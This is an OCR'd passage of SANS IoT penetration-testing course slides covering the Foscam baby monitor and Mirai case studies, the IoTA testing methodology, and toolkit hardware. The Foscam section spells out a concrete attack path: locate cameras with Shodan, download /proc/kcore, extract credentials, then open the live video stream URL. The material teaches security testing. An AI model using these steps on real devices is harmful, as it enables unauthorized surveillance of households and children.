
IoT Security Case Study – Foscam Baby Monitor (1)

In 2013, an attacker exploited a vulnerability in a Foscam Baby Monitor to watch and verbally abuse a two-year-old child. This led to the discovery of a major vulnerability in the device, which allowed device memory to be downloaded and user credentials extracted from it.

This incident revealed several security issues in the Foscam devices, including:

- **Poor Authentication:** Anyone with knowledge of the IP address of a Foscam baby monitor could access the portal.
- **Poor Access Control:** Browsing to a specific page on the device allowed a dump of all of the device's memory, including user credentials.
- **Insecure Credential Storage:** Usernames – and potentially passwords – were visible in memory in plaintext.
- **Weak Default Credentials:** The default credentials on these devices were admin and a blank password, making it easy to guess and access.
- **No Forced Credential Reset:** Users were allowed to retain the default credentials, leaving many devices easily accessible to attackers.


IoT Security Case Study – Foscam Baby Monitor (2)



And the incidents continue…

2017 - Remote Injection Vulnerability on CGIProxy leads to a Client Code Execution.

https://www.foscam.com/company/security-updates-FF20171117001.html



Security Update FF20171117001

With the assistance of the Claudio Bozzato of Cisco Talos, we recently solved 12 potential security bugs in our firmware for Foscam C1 series and several other models that share the same chipset. This includes the Foscam C1, C1 V2, C1-Lite, C1-Lite V2, FI9803P V2, FI9803P V3, FI9815P, FI9815P V2, FI9816P, FI9816P V2, and FI9851P V2 IP camera models.

We want to reassure you, our customers, that in our latest firmware updates we have fixed all 12 issues (and that as we've detailed below, they were were very minor, with no reported security breaches in any products used by customers). Cisco has also confirmed that 12 of these bugs are properly fixed.

To secure any network device over its full life cycle, we recommend always updating its firmware to the latest version. You can do this for your Foscam cameras either by (1) using the firmware upgrade feature in the Foscam App or (2) downloading the newest firmware from our website and then updating it to the device via the Foscam Web UI or VMS.

Remote Injection Vulnerability in Foscam IP Video Camera CGIProxy.fcgi

Formerly, with administrator rights several API interfaces of the CGIProxy.fcgi could be remotely injected. An injection attack occurs when a vulnerable application is exploited to execute various arbitrary commands on a host's operating system. The CGIProxy.fcgi API is used to implement various communications between an IPC and the Web UI or Foscam App, and it is shared with 3rd party developers via Foscam SDKs. In order to perform those injections, an unauthorized user would have needed (a) administrator privileges to perform those remote injections, and (b) any such user would have needed to already have cracked the strong password associated with the administrator account. Therefore, any such remote injection bug associated with those CGIProxy.fcgi APIs was extremely negligible. Nonetheless, all the related CGIProxy.fcgi APIs have been strengthened in the latest firmware. The following are the corresponding individual bugs, which are denoted by shared IDs used for reference between the Foscam and Cisco teams:

TALOS-2017-0379-Foscam IP Video Camera CGIProxy.fcgi Firmware Upgrade Code Execution Vulnerability
TALOS-2017-0380- Foscam IP Video Camera CGIProxy.fcgi SoftAP Configuration Command Injection Vulnerability
TALOS-2017-0385 -Foscam IP Video Camera CGIProxy.fcgi logOut Code Execution Vulnerability

Local Network Port Buffer Overflow Vulnerability

Formerly, the 10000 and 10001 port, which was used in the local network for Foscam Device Search Tool to search and communicate with the devices, posed a buffer overflow vulnerability. Such buffer overflow attacks can only be carried out over a local network, never a remote network. These attacks therefore presented a very negligible security risk, but in the latest firmware we have nonetheless added the proper verification mechanism to block any possible buffer overflow attacks. The following are the corresponding individual bugs, with shared ids for easy reference between our team and the Cisco team:

TALOS-2017-0381 - Foscam IP Video Camera devMng Multi-Camera Port 10000 Command 0x0000 Information Disclosure Vulnerability
TALOS-2017-0382 - Foscam IP Video Camera devMng Multi-Camera Port 10000 Command 0x0002 Username Field Code Execution Vulnerability
TALOS-2017-0383 - Foscam IP Video Camera devMng Multi-Camera Port 10000 Command 0x0002 Password Field Code Execution Vulnerability
TALOS-2017-0384 - Foscam IP Video Camera devMng Multi-Camera Port 10001 Command 0x0064 Empty AuthResetKey Vulnerability

Client Code Execution Vulnerability

IoT Security Case Study – Foscam Baby Monitor (2)

The 2013 incident is one example of how a vulnerability in Foscam's code made the camera vulnerable to inappropriate remote access. While this vulnerability has since been corrected, it is one of many in the camera.

In 2017, a security audit by Cisco revealed 12 different vulnerabilities in the Foscam camera firmware. The company fixed these vulnerabilities and had the patches verified by Cisco. However, the difficulty of updating these devices means that some users may still be vulnerable to exploitation.


These vulnerabilities demonstrate the continued security issues that exist in these devices. As demonstrated in the 2013 incident, identification and exploitation of a single vulnerability in a baby monitor allowed an attacker to watch and speak to an infant.

IoT Security Case Study – Foscam Baby Monitor (3)

Technical Details:

- System Firmware and Config Settings
- Custom Binary file (~1.8MB) is a compressed kernel (linux.bin) and ROMFS Image
  - Romfs.img Contains camera binary and Linux boot scripts
  - Settings section is a fixed 5kb data structure to store camera configurations
  - Can get memory dump at http://camera/proc/kcore
- Reverse Engineer kcore dump to get Creds.
- Connect to WebUI:
  - http://admin:hitb2013ams@camera/videostream.cgi?

KCORE Dump



Authenticated WebUI

IoT Security Case Study – Foscam Baby Monitor (3)

After identifying a vulnerable Foscam baby monitor (using Shodan or similar), it is possible to download a copy of the device's memory by visiting http://<IP address>/camera/proc/kcore.

Within this memory dump is a ROMFS image, which contains a Settings section. This settings section is a fixed-size 5 Kb data structure containing:

- Camera ID
- System firmware version
- WebUI version
- Camera alias
- Username/password
- Network settings
- Wi-Fi
- Email
- FTP
- MSN credentials


After extracting the username and password, the attacker can connect to the baby monitor's live video stream at http://<username>:<password>@<IP address>/videostream.cgi?

Reference:

http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sergey%20Shekyan%20and%20Artem%20Harutyunyan%20-%20Turning%20Your%20Surveillance%20Camera%20Against%20You.pdf

IoT Security Case Study – Mirai Bot-Net

- Mirai was discovered in 2017 and is the malware that scans the internet for IoT Devices that run a minimal version of Linux with the "ARC processor".
- When a device is located by its OS fingerprint, it checks for the default username/password for that device.
- Devices impacted are infected with control code that add it to a "bot-network" and are used to launch DDoS attacks.
- Hundreds of thousands of IoT devices were impacted and have been used to take down many public websites.
- Mirai has mutated into other strains, such as Okiru, the Satori, the PureMasuta.



Mirai Attack Vectors

Generic UDP
VSE
DNS
Plain UDP
TCP SYN
TCP ACK
TCP STOMP
GRE IP
GRE Ethernet
HTTP

IoT Security Case Study – Mirai Bot-Net

Mirai, one of the most well-known botnets has two major components:

1) The virus which uses ten attack vectors and scans to actively seeks other devices to compromise.

2) The command & control server (C&C) that controls the compromised devices the bots, by sending them instructions to launch selected attacks against the victims.

The scanner process in Mirai utilizes telnet (TCP port 23 or 2323) to login to random IP addresses. Over 60 different default credentials are tried, and when found, these creds are sent back to the C&C server. Once received, it will launch an attack against this new target and repeat its mission.

The virus image itself is small and uses ways remain undiscovered and to obfuscate its internal code from reverse engineering attempts. It also wipes itself from disk once loaded into memory. It can also randomize the ports it uses to stay elusive.

Course Roadmap

Introduction to IoT Network Traffic and Web Services

Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION I

1. Internet of Things – History and Overview
2. **IoT Testing Methodology**
3. **IoT Network Analysis and Exploitation**
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. **The Web of Things**
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.

IoTA - Internet of Things Testing Methodology

A methodology for testing all of the components of any end-to end IoT solution, include:

- Internet-connected servers, web applications and APIs.
- End user hardware and Firmware.
- Proprietary and Standards-based RF.
- Wi-Fi and Network Protocols.
- Mobile device applications (Android and iOS).

The IoTA methodology recognizes that:

- The device is an entry point to a network of things.
- That device contains data.
- Shared data has value.
- IoT is not just the device but an *ecosystem* in which it interacts!

IoTA - Internet of Things Attack Methodology

The IoTA methodology was first introduced by Larry Pesce of InGuardians in a SANS Webcast. The goal of IoTA is to formalize the process of testing the security of every component of an IoT solution.

To do this, IoTA breaks IoT into five environments:

1. Hardware (including firmware, radio, Wi-Fi, and Bluetooth/BLE)
2. Web App:
3. Mobile App (iOS and Android)
4. Network/Traditional pen test/Cloud (Internal/B2B and internet-facing)
5. API

For each of these, IoTA outlines how to test them to ensure full coverage of the potential attack surface of IoT devices.

https://www.inguardians.com/sans-webcast-i-don-t-give-one-iota-introducing-the-iot-attack-methodology/videos/

IoTA Methodology – Web Services and APIs

Many connected devices communicate with the internet or for device configuration or control

Web apps for device config, manufacturer portals, management

APIs used for data transfer, central management

Mobile apps communications to device and cloud management

- APIs (REST / SOAP / GRAPHQL)
- JSON
- MQTT
- Unusual/Proprietary protocols

IoTA Methodology – Web Services and APIs

When analyzing the security of IoT devices for potential attack vectors, the network is a good place to start. Most IoT devices are designed to collect data and perform minimal data processing before sending information on to a server for more in-depth analysis or command and control.

Additionally, most IoT devices allow users to monitor and manage their devices over the internet. This may be accomplished via web portals or through mobile apps.

Between the IoT device, the server, and the user, several different communications channels and types of communications exist. All of these network traffic and internet-facing services creates the potential for vulnerabilities and attack vectors.

IoTA Methodology – Wi-Fi and Network

- Devices connected to Local Networks
- Discovery on the network
- Wi-Fi Routers and Authentication Portals
- Device Services and Ports
- Remote exploitation
- Traffic - MiTM, UPnP, TCP/UDP, and MQTT

IoTA Methodology – Wi-Fi and Network

When analyzing IoT devices at the network level, there are a lot of things to look for. IoTA recommends taking the following steps:

1. Determine which devices are connected to local networks. This helps with identification of potential IoT devices.
2. Perform discovery on the network to learn about network architecture, common communication patterns, etc.
3. Look for Wi-Fi Routers and Authentication Portals. Vulnerabilities in these can be used to steal credentials, or they may be vulnerable to credential stuffing attacks.
4. Scan for device services and ports. An understanding of the services running on different devices provides clues to their purpose and may help with identifying an exploitable vulnerability.
5. If possible, perform remote exploitation. If any vulnerabilities are discovered, take advantage of them,
6. Perform active attacks on network traffic. Exploit opportunities to perform Man-in-the-Middle (MitM) attacks, intercept, and forge MQTT traffic, etc.


IoTA Methodology – Hardware and Firmware

Hardware can provide interaction via a physical device

- Weaponization
- Access to other connected networks
- Physical Control (i.e., Web Cams or Medical Devices)
- Pivot Points

Firmware – Access to Device Secrets or Configurations

- Configuration for additional exploitation
- Device Control
- Credentials
- Sensitive data



IoTA Methodology – Hardware and Firmware

Analysis of a device's hardware and firmware can help to reveal vulnerabilities. Two case studies mentioned earlier highlight classic examples of this:

- **Foscam Baby Monitor:** An attacker can easily download the memory of the device, which stores the user credentials.
- **Onity Locks:** Onity locks stored the master key on the lock and provided an interface that allowed this key to be read out and then used to unlock the door

IoT devices are typically cyber-physical systems, meaning that exploitation of digital vulnerabilities can cause real-world impacts. Also, the physical components used to build these devices can sometimes undermine their digital security.

IoTA Methodology – RF, BLE, Bluetooth, SDR, Zigbee, and Zwave

Wireless in IoT isn't just Wi-Fi

- Wi-Fi is important for traffic analysis in other tasks!

Other common IoT wireless technologies

- Zigbee
- Zwave
- Bluetooth Low Energy
- LoRa
- RFID
- DECT

Proprietary RF implementations

- Software Defined Radio

IoTA Methodology – RF, BLE, Bluetooth, SDR, Zigbee, and Zwave

When discussing network communications for IoT devices, it is important not to focus too much on just Wi-Fi. While Wi-Fi is a commonly used wireless network protocol, it is not the only one out there.

IoT devices are commonly resource constrained, and, in many cases, the intent is for them to only be wirelessly controllable by devices nearby. Both of these factors mean that the use of more lightweight protocols like Zigbee or Bluetooth Low Energy (BLE) may be a better fit than Wi-Fi for some applications. When analyzing the security of IoT devices, be sure to check for and analyze traffic on non-Wi-Fi protocols.

IoT Security Testing Considerations (1)

Full Knowledge vs. Limited Knowledge vs. Zero Knowledge

- Full knowledge
  - Full implementation details are available, no secrets, no credentials.
- Limited knowledge
  - Some implementation information is available, testers need to perform analysis and some investigation of unknowns.
- Zero knowledge
  - No information given; full discovery of implementation details required.

IoT Security Testing Considerations (1)

When performing a penetration test for IoT devices, there are a few different approaches that can be taken. These include:

- **Full Knowledge:** In a full knowledge penetration test, the tester is given full access to the system, including documentation, credentials, etc. This provides in-depth visibility, but all this data can be overwhelming and may cause testers to focus on how a system is designed to work rather than how it actually does.
- **Limited Knowledge:** In a limited knowledge penetration test, the tester is provided with some access and information about the system. This often simulates an insider threat, where some knowledge of the environment is assumed but not at the same level as the designer or security team would have.
- **Zero Knowledge:** In a zero-knowledge assessment, the tester is provided with no information or access to the target environment. While these tests can be more difficult and time-consuming to perform, they more accurately simulate a real-world attack, meaning that they can uncover the attack vectors most likely to be exploited.

All of these testing methodologies have their pros and cons. The "right" choice depends on the situation and the objectives of the assessment.

IoT Security Testing Considerations (2)

Time Scope and Coverage

- With many ecosystem components, scoping level of effort becomes complex.
- Each component of the ecosystem requires its own level of effort to assess.
- Balance between effort, amount of time, restrictions, and risk
- Seek to understand intended implementation and use case first

Reporting and Remediation

- Executive Summary
- Path(s) to compromise
- Individual findings, and risk level of each findings
- Actionable results. Provide recommendations to fix
- Testing is fun, but reporting is the most important.
- The report is what organizations use to secure the IoT ecosystem.

IoT Security Testing Considerations (2)
Penetration testing is not all about the test itself. When planning for IoT security testing, it is also important to consider the administrative components of the exercise.

Scoping
When planning out an assessment, accurate scoping is essential. During an engagement, it is only possible to do so much within a given period of time.

The scope of the assessment should be tailored to the environment under test. Each system will require a certain level of effort to assess, and this varies from one system to another. The depth, breadth, and duration of an assessment should be balanced to ensure that the penetration testing team can provide a full assessment of the environment at the desired level within the time available.

Reporting
Reporting is the most important part of any penetration testing exercise. The client is paying to learn about the vulnerabilities in their systems, not for you to have fun discovering and exploiting them.

When generating reports, it is important to provide information for different target audiences at varying levels of detail. Reports should include everything from a high-level, non-technical executive summary to a play-by-play breakdown of the assessment for technical staff. A good report provides an organization with everything that it needs to fix its vulnerabilities from finding the funding to the actual remediation.

IoT Security Testing – Some Tools and Utilities

Network / Web

- **Wireshark** - widely used network protocol analyzer. (https://www.wireshark.org/)
- **Burp** – software to proxy and inspect/edit web traffic (https://portswigger.net/)
- **Postman** – software to build and interact with APIs (https://www.postman.com/)

Hardware

- **Buspirate** - Troubleshooting tool supporting multiple interfaces: 1-wire, 2-wire, 3-wire, UART, I²C, SPI, JTAG interfacing via USB
- **Raspberry Pi** - small single-board computers developed for multi-functions
- **Logic Analyzer** – 130+ protocol decoders including SPI, I2C, Modbus, UART, etc.

Wireless

- **Panda PAU06 –** Wi-Fi testing device capable of monitor mode capture
- **HackRF One –** Unknown wireless protocol testing device for 1MHz to 6GHz Ranges
- **CC2531 –** Module for transmitting and receiving Zigbee (and others)

IoT Security Testing – Some Tools and Utilities

Like any other type of penetration testing, effective IoT security testing requires access to the right tools. IoT security testing tools can be broken up into three main categories:

- **Network/Web:** The IoTA methodology includes network-level analysis in multiple categories. Network/web testing tools include both passive reconnaissance tools (like Wireshark) and ones used to actively interact with the target environment (Burp and Postman).
- **Hardware:** Firmware and hardware testing is a major part of the IoTA methodology. To effectively test the hardware and firmware on a device, testers need tools that can connect to the devices and interact with them over the protocols that they use.
- **Wireless:** IoT devices get their names from the fact that they connect to the internet, typically over wireless protocols. When assessing wireless protocols, it is important to have tools capable of collecting and analyzing traffic and communicating over more than just Wi-Fi.

Tooling for IoTA: Introducing Slingshot and SIPT

SIPT (pronounced “sipped”), SANS IoT Pwnage Toolkit

Designed to provide community supported tools needed for assessing, pen testing, and exploiting much of the IoT ecosystem

Optimal hardware was chosen for compatibility with many different systems.

- USB preference for VMware, single board computer compatibility
- Tools evaluated on Linux; other platforms may or may not work

Tools and techniques that you can put to work as soon as you return to your office.

Tooling for IoTA: Introducing Slingshot and SIPT

To equip you with the necessary tools to interact with and attack IoT ecosystems, we came up with the idea of giving each student what we call the SANS IoT Pwnage Toolkit (SIPT). The SIPT Kit is a collection of hardware and software designed to give you the tools you need to assess and attack a variety of IoT ecosystem components. The hardware selected for the SIPT Kit works seamlessly with the software to simplify analysis tasks, so you can immediately leverage these tools when you get back to the office.

The login to the customized Slingshot Linux distribution is *sec556* with a password of *sec556.* This information can also be found in the Workbook.

Bus Pirate


Troubleshooting tool supporting multiple interfaces
- 1-wire, 2-wire, 3-wire, UART, I²C, SPI, JTAG interfacing
- 0-5.5-volt tolerant pins

Accessed over USB
- Menu driven interface
- AVRDUDE, flashrom support
- Python, perl scriptable

PIC24FJ64 processor and a FT232RL USB-to-Serial chip

Community driven and supported
- Firmware updatable, extensible
- Many additional features!

Includes several cabling options, DuPont wires



Bus Pirate

The Bus Pirate is a multipurpose troubleshooting tool with the ability to interact with multiple protocols for sniffing, receiving, and transmitting. It is truly a multifunctional tool and can accept many of our common IoT device operating voltages, up to 5.5 volts.

We access the functionality of the Bus Pirate via USB and a menu driven interface, as well as direct interaction with AVRDUDE and flashrom utilities. It is also scriptable with python and perl. The PIC24FJ64 processor and USB to serial chip combination has huge community support and some developers provide additional features through the open-source nature of the device.

Connectivity to our target device is accomplished through a dedicated connector, in which several "supported" cabling options to reflect documented cable colors. In addition to the supported cables, standard DuPont wires can also be used for connectivity.

HackRF ONE

- Two varieties, HackRF One readily available
- RX and TX, Half Duplex
- 1 MHz to 6 GHz
- 20 MHz wide capture
- SMA antenna connector
- USB connectivity
- Huge community support, education, and opensource hardware
- Includes the ANT-500 telescoping antenna

This is a TX capable device. Please respect all applicable laws and licensing when transmitting.

HackRF One
Currently, two models are available. All models feature the ability to do half-duplex TX and RX. The HackRF was created and developed by Michael Ossman in full support of the open-source community.

The Hack RF Jawbreaker uses USB, has a 100 MHz–6 GHz frequency range, is priced from Mr. Ossman's Kickstarter campaign, and has an extremely limited used market. The Jawbreaker was also able to benefit from support from DARPA's Cyber Fast Track Program, which allowed Mr. Ossman the resources to develop the device.

The Hack RF One provides some updates to the Jawbreaker concept and was released via Kickstarter at $199 for early adopters. It was slated for release in early 2014. Early beta models were available for demonstration at Shmoocon 10 in early 2014 and are now readily available from many online retailers and select brick-and-mortar locations. The HackRF One can safely tune between 1 MHz and 6 GHz.

Mike Ossman has had success with Kickstarter campaigns and designing radio devices, including the Bluetooth Ubertooth One and YARD Stick One. Mr. Ossman's device following is due in part to his commitment to hackability and the community that uses his designs. There is huge community support and either direct support for HackRF or support for all sorts of applications via shim/additional driver support (often developed by the community). The HackRF One schematics are freely available and have been used to produce derivative works, such as the Rad1o project at the 2015 Chaos Communication Congress.

In our kit, we have also included the ANT-500 telescoping antenna, which makes it adjustable in length and tunable to many different frequencies. Note that when adjusting the length of the ANT-500, always adjust form the bottom or base, as the top bends easily. Should the antenna bend and fail, it can render it unusable.

PANDA USB Adapter

PANDA PAU06 USB 802.11 b/g/n
- Unfortunately, no a/ac support
- Many IoT devices aren't that robust yet!

Ralink RT5372 Chipset
- Supported by the Linux rt2800usb driver

Excellent receive sensitivity

PANDA USB Adapter

The IEEE 802.11 wireless card we use in the SIPT Kit is the PANDA PAU06. This USB adapter supports IEEE 802.11 b/g/n (2.4 GHz) with a 300-mW transmitter and a detachable antenna. While this device does not support 5Ghz technologies, many IoT devices are not yet supporting them either!

The PANDA card uses a Ralink RT5372 Chipset, which is supported on Linux with the rt2800usb driver.

The PANDA card has excellent receive sensitivity, which allows us to detect wireless activity even from an extended distance. It also supports wireless monitor mode packet sniffing on Linux and can be used for injecting malformed packets in monitor mode as well.

TP-Link USB UB400 Bluetooth Adapter

Class 2 Bluetooth adapter (10 mW)

Supported on Windows and Linux

Bluetooth 4.x compliant

- Supports classic, EDR, and Bluetooth Low Energy connections
- BLE, BTLE, Bluetooth Smart

TP-Link USB UB400 Bluetooth Adapter

The TP-Link UB400 is a Class 1 Bluetooth adapter, capable of transmitting at 10 mW for an effective range of approximately 10 meters if unobstructed. It is supported on Windows and Linux, but our best tools in this class will be under Linux!

The UB-400 is Bluetooth 4.x compliant, which allows it to interact with the vast majority of deployed Bluetooth devices in use today, including Bluetooth Low Energy (BLE) devices where we will focus in this course.

Logic Analyzer

HiLetgo (and other brands)
24Mhz, 8 channel
24M/s capable, 10M/s stable
- More than enough for most use cases!

CY7C68013A based
- 8051 MCU
- Integrated USB 2.0 interface

Support under Sigrok PulseView, Saelea Logic
- 130+ protocol decoders!
- SPI, I2C, Modbus, UART, and more

Logic Analyzer
The SIPT kits also includes an affordable logic analyzer from HiLetgo (also under other brands as well), supporting 8 individual channels at 24 Mhz, using the CYT7C68013A chipset with an 8051 MCU.

While this particular logic analyzer supports up to 24M/second sample rate, a more reasonable 10M/Second sample rate is typically more stable. This stable sample rate, is typically more than enough for our desired use cases, such as sniffing SPI, I2C, UART serial and more.

This logic analyzer is supported under PulseView and Saelea Logic software, which can interpret the data that we sniff. Both sets of software feature hundreds of protocol decoders, turning our observed samples into something human readable.

We can also use our Bus Pirate cables with the logic analyzer but will largely rely on our color-coded DuPont wires for connectivity.

CC2531 (x2)

Zigbee (and BLE) development kit

Pre-flashed with Bumblebee firmware

- No flash over USB
- Requires cc-tool, ccDebugger hardware

Killerbee TX, RX and sniff support

CC2532 (x2)

The CC2532 is a Zigbee development "kit", that can also support Bluetooth Low Energy and 802.15.4 (with the possibility for Thread support in the future). Texas Instruments supports development in C and flashing with the ccDebugger hardware. With no ability to flash new firmware over USB, this means there is the need for additional hardware investments. The additional cost is lousy for the limited need to reprogram. Fortunately, the ccDebugger hardware is inexpensive and open-source tools for flashing, such as *cc-tool* are available.

In the SIPT kit, we have already flashed a pair of CC2531 modules with an appropriate version of the Bumblebee firmware. The use of the Bumblebee firmware makes them compatible with the Killerbee suite of tools For Zigbee transmit, receive and even sniffing!

USB 3.0 Hub

Not all USB ports are the same

USB 2.0 ports output 5V and 500mA per the USB standard

- But other internal devices may already be drawing from that USB

Insufficient USB power leads to kernel panics (never good)

KYS – Know Your System (or use a powered USB hub where possible)

One USB-C to USB-A adapter when using multiple devices

Powered USB Hub

In your SIPT Kit, you will receive a USB hub that is similar to the one pictured on this page.


Unfortunately, not all USB ports operate the same, and an insufficiently powered USB port can lead to maddeningly difficult-to-troubleshoot problems. For example, the popular ALFA AWUS051NHv2 card draws 5V +/- 10%. This is normal for a USB 2.0 device, where the standard is 5V and 500mA (USB 3.0 is 5V and 900mA). However, many laptops include USB ports where the total draw on the bus isn't 5V since other internal peripherals are already connected to the same bus.

Insufficient USB power can lead to kernel panics and other less-noticeable system failures. Although a powered USB hub is problematic from a mobility perspective, it's a good idea to use one where possible to ensure the proper functioning of high-draw USB devices.

Alternatively, make sure you know your system, and research which USB ports offer the best power output (some ports may offer more or less power, and they may share the bus with no other or fewer internal peripherals). When in doubt, use a powered USB hub.

Raspberry Pi

- Raspberry Pi 4 with useful accessories
- Not all assessments can be performed with virtualized hardware
- Capability for assessment tools using built in GPIO, Wiring Pi libraries
- Emulation of various attack targets
- Customized Raspbian image (PioT) to support tools needed for this class



Raspberry Pi

In your SIPT Kit, you will receive A Raspberry Pi 4 kit featuring several useful accessories.

Unfortunately, some of the tools that we will explore during this class do not perform well, or at all, under a virtualized operating system, largely due to the introduction of USB timing issues under virtualization. With the inclusion of the PioT platform, this allows for us to develop Bluetooth Low Energy applications, providing you with appropriate attack targets. Additionally, the PioT platform allows for you to have an attack platform and additional options for hardware hacking to use during class, as well as when you return to the office.

The included microSD card has been pre-programmed with a custom Raspbian image, dubbed PioT, to include all of the tools that you will need for the appropriate exercises. The login to the customized Raspbian image can be found in the Workbook.

You won't need to use PioT right away in this class, but it is recommended to assemble the case, apply heat syncs, and insert the microSD card early on.

If you have received the Vilros Raspberry Pi kits, please follow the printed instructions that came with the kit for case assembly and fan connections. If you have issues with the Pi not booting, consider disconnecting the fan, as an improper connection can cause them to fail to boot.

Slingshot

SANS Supported Linux distribution
- Tool updates and additions for SEC556
- Lab files included in /home/sec556

apt-get update && apt-get upgrade *possible*
- Not recommended as may have undesirable results
- Tool options and output may have changed

Before booting the VM, add a sound card then take a snapshot (if possible) of the initial state. This is critical for success in later labs and can help when things go wrong!

Please start the copy, extract, and import if you haven't already!

Methodology for Testing IoT: Modified IoTA

For many of our lab exercises, we'll use the Slingshot Linux distribution, with modifications to accommodate class exercises. All sample files needed for the course are included in root's home directory under the sec556 tree ("/root/sec556").

While it is possible to perform updates on the Slingshot VM, we recommend against it at this time. The tools and their output should match the slides and exercises, and updates can change that, leading to unnecessary confusion for your first time using the tools. If you really must perform an update, consider taking a snapshot in order to revert to a known working state, or import a second copy of the Slingshot VM to keep at a "known good" state.

In order to use the virtual machines, you will need an installed copy of VMware Workstation Player, Workstation Pro or Fusion.

Course Roadmap

Introduction to IoT Network Traffic and Web Services


Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION 1

